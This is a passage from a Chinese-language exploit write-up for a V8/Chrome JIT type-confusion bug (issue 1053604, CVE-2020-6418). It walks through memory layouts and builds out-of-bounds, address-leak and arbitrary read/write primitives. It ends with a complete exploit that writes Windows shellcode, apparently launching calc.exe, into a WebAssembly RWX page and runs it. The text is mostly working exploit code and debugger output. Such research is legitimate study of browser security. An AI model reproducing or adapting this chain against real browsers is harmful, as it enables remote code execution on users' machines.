        vuln_array[0] = {};                // 修改之后的类型是HOLEY_ELEMENTS
        oob_array = [1.1];                 // 修改此数组的length来达到oob
        uint64_arw = new BigUint64Array(2); // 实现任意地址读写
        obj_leaker = {
            a: 0xc00c,
            b: oob_array,
        };                                 // 实现地址泄露
        %DebugPrint(oob_array);
        //%DebugPrint(uint64_arw);
        %DebugPrint(obj_leaker);
        %SystemBreak();
        return Object.prototype;
    }
});
```

看一下内存布局：

```
DebugPrint: 0000009D0808811D: [JSArray]
 - map: 0x009d08241891 <Map(PACKED_DOUBLE_ELEMENTS)> [FastProperties]
```

```
 - prototype: 0x009d08208dcd <JSArray[0]>
 - elements: 0x009d0808810d <FixedDoubleArray[1]> [PACKED_DOUBLE_ELEMENTS]
 - length: 1
 - properties: 0x009d080406e9 <FixedArray[0]> {
    #length: 0x009d08180165 <AccessorInfo> (const accessor descriptor)
 }
 - elements: 0x009d0808810d <FixedDoubleArray[1]> {
           0: 1.1
 }
0000009D08241891: [Map]
 - type: JS_ARRAY_TYPE
 - instance size: 16
 - inobject properties: 0
 - elements kind: PACKED_DOUBLE_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - back pointer: 0x009d08241869 <Map(HOLEY_SMI_ELEMENTS)>
 - prototype_validity cell: 0x009d08180451 <Cell value= 1>
 - instance descriptors #1: 0x009d08209455 <DescriptorArray[1]>
 - transitions #1: 0x009d082094a1 <TransitionArray[4]>Transition array #1:
     0x009d08042eb9 <Symbol: (elements_transition_symbol)>: (transition to HOLEY_DOUBLE_ELEMENTS) -> 0x009d082418b9 <Map(HOLEY_DOUBLE_ELEMENTS)>

 - prototype: 0x009d08208dcd <JSArray[0]>
 - constructor: 0x009d08208ca1 <JSFunction Array (sfi = 0000009D08188E41)>
 - dependent code: 0x009d080401ed <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0

DebugPrint: 0000009D080881B9: [JS_OBJECT_TYPE]
 - map: 0x009d08244ba9 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x009d08200f99 <Object map = 0000009D082401C1>
 - elements: 0x009d080406e9 <FixedArray[0]> [HOLEY_ELEMENTS]
 - properties: 0x009d080406e9 <FixedArray[0]> {
    #a: 24582 (const data field 0)
    #b: 0x009d0808811d <JSArray[1]> (const data field 1)
 }
0000009D08244BA9: [Map]
 - type: JS_OBJECT_TYPE
 - instance size: 20
 - inobject properties: 2
 - elements kind: HOLEY_ELEMENTS
 - unused property fields: 0
 - enum length: invalid
 - stable_map
 - back pointer: 0x009d08244b81 <Map(HOLEY_ELEMENTS)>
 - prototype_validity cell: 0x009d08180451 <Cell value= 1>
 - instance descriptors (own) #2: 0x009d080881e9 <DescriptorArray[2]>
 - prototype: 0x009d08200f99 <Object map = 0000009D082401C1>
 - constructor: 0x009d08200fb5 <JSFunction Object (sfi = 0000009D0818245D)>
 - dependent code: 0x009d080401ed <Other heap object (WEAK_FIXED_ARRAY_TYPE)>
 - construction counter: 0

0:000> dd 0x009d0808810d-1 L30
0000009d`0808810c  08040a3d 00000002 9999999a 3ff19999
0000009d`0808811c  08241891 080406e9 0808810d 00000002
0000009d`0808812c  08241189 080406e9 080406e9 00000010
```

```
0000009d`0808813c  00000000 00000000 00000000 00000003
0000009d`0808814c  00000000 00000000 00000000 00000000
0000009d`0808815c  08040489 00000020 00000000 00000000
0000009d`0808816c  00000000 00000000 08240671 080406e9
0000009d`0808817c  0808815d 0808812d 00000000 00000000
0000009d`0808818c  00000010 00000000 00000002 00000000
0000009d`0808819c  00000007 0000009d 0808815d 00000000
0000009d`080881ac  00000000 00000000 00000000 08244ba9  // map
0000009d`080881bc  080406e9 080406e9 0000c00c 0808811d  // elements properties obj_leaker.a obj_leaker.b
```

相对偏移为`0x16`，这一步只需要出动我们的越界读写就可以了。

```
// 地址泄露

let vuln_array = [,,,,,,,,,,,, 6.1, 7.1, 8.1];  // 创建时的类型是HOLEY_DOUBLE_ELEMENTS
var oob_array;                                  // 用来将类型混淆转化为越界读写
var uint64_arw;                                 // 构造任意地址读写
vuln_array.pop();
vuln_array.pop();
vuln_array.pop();

// obj_leader的偏移
var obj_leader_offset;
// uint64_arw中三个关键值的相对偏移
var uint64_length_offset;
var uint64_externalptr_offset;
var uint64_baseptr_offset;
// 保存uint64_arw的三个关键值
var uint64_length;
var uint64_externalptr_ptr;
var uint64_baseptr_ptr;
// 指针压缩下的高32位地址
var compress_head_high32_addr;

// 用来实现类型转换
var buf =new ArrayBuffer(16);
var uint32 = new Uint32Array(buf);
var float64 = new Float64Array(buf);
var big_uint64 = new BigUint64Array(buf);
// float-->uint
function f2i(f)
{
    float64[0] = f;
    return big_uint64[0];
}
// uint-->float
function i2f(i)
{
    big_uint64[0] = i;
    return float64[0];
}
// 64-->32
function f2half(val)
{
    float64[0]= val;
```

```
    let tmp = Array.from(uint32);
    return tmp;
}
// 32-->64
function half2f(val)
{
    uint32.set(val);
    return float64[0];
}
// 显示十六进制，纯粹为了美观
function hex(a) {
    return "0x" + a.toString(16);
}

// 漏洞所需的函数
function empty() {}
function f(p) {
    // 2.42902434121390450978968281326E-319 == 0xC00C
    vuln_array.push(typeof(Reflect.construct(empty, arguments, p)) === Proxy ? 0.2 : 2.42902434121390450978968281326E-319*2);
    for (let i=0; i<0xc00c; i++) {empty();} // 触发JIT
}
let p = new Proxy(Object, {
    get: () => {
        vuln_array[0] = {};                 // 修改之后的类型是HOLEY_ELEMENTS
        oob_array = [1.1];                  // 修改此数组的length来达到oob
        uint64_arw = new BigUint64Array(2); // 实现任意地址读写
        obj_leaker = {
            a: 0xc00c/2,
            b: oob_array,
        };                                  // 实现地址泄露
        //%DebugPrint(oob_array);
        //%DebugPrint(uint64_arw);
        //%DebugPrint(obj_leaker);
        //%SystemBreak();
        return Object.prototype;
    }
});
function main(p) {
    for (let i=0; i<0xc00c; i++) {empty();} // 触发JIT
    f(p);
}
// 将类型混淆转化为越界读写
function confusion_to_oob() {
    console.log("[+] convert confusion to oob......");

    for (let i=0; i<0xc00c; i++) {empty();} // 触发JIT

    main(empty);
    main(empty);

    main(p);
    console.log("    oob_array.length: " + hex(oob_array.length));
}
// 获取任意地址读写
function get_arw() {
    console.log("[+] get absolute read/write access......");

```

```
    // 相对于oob_array[0]的偏移
    uint64_length_offset = 16;
    uint64_externalptr_offset = 17;
    uint64_baseptr_offset = 18;
    // 用来保存这三个值
    uint64_length = f2i(oob_array[uint64_length_offset]);
    uint64_externalptr_ptr = f2i(oob_array[uint64_externalptr_offset]);
    uint64_baseptr_ptr = f2i(oob_array[uint64_baseptr_offset]);
    compress_head_high32_addr = uint64_externalptr_ptr & 0xffffffff00000000n;
    console.log("   uint64_length_offset: " + hex(uint64_length));
    console.log("   uint64_externalptr_offset: " + hex(uint64_externalptr_ptr));
    console.log("   uint64_baseptr_offset: " + hex(uint64_baseptr_ptr));
    console.log("   compress_head_high32_addr: " + hex(compress_head_high32_addr));
}
// 将shellcode[]转化为BitInt
function byte_to_bigint_array(payload)
{

    let sc = []
    let tmp = 0n;
    let len_bigint = BigInt(Math.floor(payload.length/8))
    for (let i = 0n; i < len_bigint; i += 1n) {
        tmp = 0n;
        for(let j=0n; j<8n; j++){
            tmp += BigInt(payload[i*8n+j])*(0x1n<<(8n*j));
        }
        sc.push(tmp);
    }

    let len = payload.length%8;
    tmp = 0n;
    for(let i=0n; i<len; i++){
        tmp += BigInt(payload[len_bigint*8n+i])*(0x1n<<(8n*i));
    }
    sc.push(tmp);
    return sc;
}
// 任意地址写
function arw_write(addr, payload)
{
    sc = byte_to_bigint_array(payload);

    oob_array[uint64_length_offset] = i2f(BigInt(sc.length));
    oob_array[uint64_baseptr_offset] = i2f(0n);
    oob_array[uint64_externalptr_offset] = i2f(addr);
    for(let i = 0; i < sc.length; i+=1) {
        uint64_arw[i] = sc[i];
    }
}
// 任意地址读
function arw_read(addr, payload)
{
    oob_array[uint64_baseptr_offset] = i2f(0n);
    oob_array[uint64_externalptr_offset] = i2f(addr);
    let ret = big_array[0];
```

```
    return ret;
}
// 地址泄露
obj_leader_offset = 0x16;
function addr_of(obj) {
    obj_leaker.b = obj;
    let half = f2half(oob_array[obj_leader_offset]);    // half[0]为低32位，half[1]为高32位
    // 标记在低32字节，对象在高32字节
    if (half[0] == 0xc00c) {
        return compress_head_high32_addr + BigInt(half[1]);
    }
}

confusion_to_oob();
get_arw();
%DebugPrint(oob_array);
console.log("test!!!addr_of(obj):" + hex(addr_of(oob_array)));
```

结尾是为了测试一下，执行之后看一下效果：

```
DebugPrint: 0000036308088721: [JSArray]

test!!!addr_of(obj):0x36308088721
```

任意代码执行

我们手上的原语现在已经足够强大了，接下来的利用方法只要参考之前的手法就可以了。我又稍微修改了一些小细节，最终版本如下：

```
let vuln_array = [,,,,,,,,,,,, 6.1, 7.1, 8.1];  // 创建时的类型是HOLEY_DOUBLE_ELEMENTS
var oob_array;                                  // 用来将类型混淆转化为越界读写
var uint64_arw;                                 // 构造任意地址读写
vuln_array.pop();
vuln_array.pop();
vuln_array.pop();

// obj_leader的偏移
var obj_leader_offset;
// uint64_arw中三个关键值的相对偏移
var uint64_length_offset;
var uint64_externalptr_offset;
var uint64_baseptr_offset;
// 保存uint64_arw的三个关键值
var uint64_length;
var uint64_externalptr_ptr;
var uint64_baseptr_ptr;
// 指针压缩下的高32位地址
var compress_head_high32_addr;

// wasm
```

```
var wasm_code = new Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,3,130,128,128,128,0,1,0,4,132,128,128,128,0,1,112,0,0,5,131,128,128,128,0,1,0,1,6,129,128,128,128,0,0,7,145,128,128,128,0,2,6,109,101,109,111,114,121,2,0,4,109,97,105,110,0,0,10,138,128,128,128,0,1,132,128,128,128,0,0,65,42,11]);
var wasm_module;
var wasm_instance;
var wasm_function;
var wasm_function_addr;
var wasm_shared_info;
var wasm_data;
var wasm_instance;
var wasm_rwx;

// 用来实现类型转换
var buf =new ArrayBuffer(16);
var uint32 = new Uint32Array(buf);
var float64 = new Float64Array(buf);
var big_uint64 = new BigUint64Array(buf);
// float-->uint
function f2i(f)
{
    float64[0] = f;
    return big_uint64[0];
}
// uint-->float
function i2f(i)
{
    big_uint64[0] = i;
    return float64[0];
}
// 64-->32
function f2half(val)
{
    float64[0]= val;
    let tmp = Array.from(uint32);
    return tmp;
}
// 32-->64
function half2f(val)
{
    uint32.set(val);
    return float64[0];
}
// 显示十六进制，纯粹为了美观
function hex(a) {
    return "0x" + a.toString(16);
}

function empty() {}
function f(p) {
    // 2.42902434121390450978968281326E-319 == 0xC00C
    vuln_array.push(typeof(Reflect.construct(empty, arguments, p)) === Proxy ? 0.2 : 2.42902434121390450978968281326E-319*2);
    for (let i=0; i<0xc00c; i++) {empty();} // 触发JIT
}
let p = new Proxy(Object, {
    get: () => {
```

```
        vuln_array[0] = {};                  // 修改之后的类型是HOLEY_ELEMENTS
        oob_array = [1.1];                   // 修改此数组的length来达到oob
        uint64_arw = new BigUint64Array(2); // 实现任意地址读写
        obj_leaker = {
            a: 0xc00c/2,
            b: oob_array,
        };                                   // 实现地址泄露
        //%DebugPrint(oob_array);
        //%DebugPrint(uint64_arw);
        //%DebugPrint(obj_leaker);
        //%SystemBreak();
        return Object.prototype;
    }
});
function main(p) {
    for (let i=0; i<0xc00c; i++) {empty();} // 触发JIT
    f(p);
}
// 将类型混淆转化为越界读写
function confusion_to_oob() {
    console.log("[+] convert confusion to oob......");

    for (let i=0; i<0xc00c; i++) {empty();} // 触发JIT

    main(empty);
    main(empty);

    main(p);
    console.log("   oob_array.length: " + hex(oob_array.length));
}
// 获取任意地址读写
function get_arw() {
    console.log("[+] get absolute read/write access......");

    // 相对于oob_array[0]的偏移
    uint64_length_offset = 16;
    uint64_externalptr_offset = 17;
    uint64_baseptr_offset = 18;
    // 用来保存这三个值
    uint64_length = f2i(oob_array[uint64_length_offset]);
    uint64_externalptr_ptr = f2i(oob_array[uint64_externalptr_offset]);
    uint64_baseptr_ptr = f2i(oob_array[uint64_baseptr_offset]);
    compress_head_high32_addr = uint64_externalptr_ptr &
0xffffffff00000000n;
    console.log("   uint64_length_offset: " + hex(uint64_length));
    console.log("   uint64_externalptr_offset: " +
hex(uint64_externalptr_ptr));
    console.log("   uint64_baseptr_offset: " + hex(uint64_baseptr_ptr));
    console.log("   compress_head_high32_addr: " +
hex(compress_head_high32_addr));
}

// 任意地址写
function arw_write(addr, sc)
{
    oob_array[uint64_length_offset] = i2f(BigInt(sc.length));
    oob_array[uint64_baseptr_offset] = i2f(0n);
    oob_array[uint64_externalptr_offset] = i2f(addr);
```

```
    for(let i = 0; i < sc.length; i+=1) {
        uint64_arw[i] = sc[i];
    }
}
// 针对于压缩指针的任意地址读
function compress_arw_read(addr)
{
    oob_array[uint64_baseptr_offset] = i2f(addr-0x1n);
    oob_array[uint64_externalptr_offset] = i2f(compress_head_high32_addr);
    let ret = uint64_arw[0];
    return ret;
}
// 地址泄露
obj_leader_offset = 0x16;
function addr_of(obj) {
    obj_leaker.b = obj;
    let half = f2half(oob_array[obj_leader_offset]);    // half[0]为低32位，half[1]为高32位
    // 标记在低32字节，对象在高32字节
    if (half[0] == 0xc00c) {
        return BigInt(half[1]);
    }
}
// 获取RWX内存地址
function get_wasm_rwx() {
    console.log("[+] run shellcode......");
    wasm_module = new WebAssembly.Module(wasm_code);
    wasm_instance = new WebAssembly.Instance(wasm_module, {});
    wasm_function = wasm_instance.exports.main;
    wasm_function_addr = addr_of(wasm_function);

    wasm_shared_info = compress_arw_read(BigInt(wasm_function_addr)+0xcn) & (0xffffffffn);
    wasm_data = compress_arw_read(BigInt(wasm_shared_info)+0x4n) & (0xffffffffn);
    wasm_instance = compress_arw_read(BigInt(wasm_data)+0x8n) & (0xffffffffn);
    wasm_rwx = compress_arw_read(BigInt(wasm_instance)+0x68n);
    console.log("    wasm_shared_info :" + hex(wasm_shared_info));
    console.log("    wasm_data : 0x" + hex(wasm_data));
    console.log("    wasm_instance : 0x" + hex(wasm_instance));
    console.log("    wasm_rwx : 0x" + hex(wasm_rwx));
}
// 将shellcode写入并执行
function run_shellcode() {
    var shellcode = unescape("%u48fc%ue483%ue8f0%u00c0%u0000%u5141%u5041%u5152%u4856%ud231%u4865%u528b%u4860%u528b%u4818%u528b%u4820%u728b%u4850%ub70f%u4a4a%u314d%u48c9%uc031%u3cac%u7c61%u2c02%u4120%uc9c1%u410d%uc101%uede2%u4152%u4851%u528b%u8b20%u3c42%u0148%u8bd0%u8880%u0000%u4800%uc085%u6774%u0148%u50d0%u488b%u4418%u408b%u4920%ud001%u56e3%uff48%u41c9%u348b%u4888%ud601%u314d%u48c9%uc031%u41ac%uc9c1%u410d%uc101%ue038%uf175%u034c%u244c%u4508%ud139%ud875%u4458%u408b%u4924%ud001%u4166%u0c8b%u4448%u408b%u491c%ud001%u8b41%u8804%u0148%u41d0%u4158%u5e58%u5a59%u5841%u5941%u5a41%u8348%u20ec%u5241%ue0ff%u4158%u5a59%u8b48%ue912%uff57%uffff%u485d%u01ba%u0000%u0000%u0000%u4800%u8d8d%u0101%u0000%uba41%u8b31%u876f%ud5ff%uf0bb%ua2b5%u4156%ua6ba%ubd95%uff9d%u48d5%uc483%u3c28%u7c06%u800a%ue0fb%u0575%u47bb%u7213%u6a6f%u5900%u8941%uffda%u63d5%u6c61%u2e63%u7865%u0065");
```

```
    while(shellcode.length % 4 != 0){
        shellcode += "/u9090";
    }
    let sc = [];

    // 将shellcode转换为BigInt
    for (let i = 0; i < shellcode.length; i += 4) {
        sc.push(BigInt(shellcode.charCodeAt(i)) + 
BigInt(shellcode.charCodeAt(i + 1) * 0x10000) + 
BigInt(shellcode.charCodeAt(i + 2) * 0x100000000) + 
BigInt(shellcode.charCodeAt(i + 3) * 0x1000000000000));
    }
    arw_write(wasm_rwx, sc);

    console.log("[+] success!!!");
    wasm_function();
}

function exp() {
    confusion_to_oob();
    get_arw();
    get_wasm_rwx();
    run_shellcode();
}

exp();
```

参考

[我的博客]

[issue-1053604]

[A EULOGY FOR PATCH-GAPPING CHROME]

[browser-pwn cve-2020-6418漏洞分析]

[Chrome漏洞调试笔记3-CVE-2020-6418]

[Chrome漏洞调试笔记3-CVE-2020-6418]

[Pointer Compression in V8]

[BigUint64Array]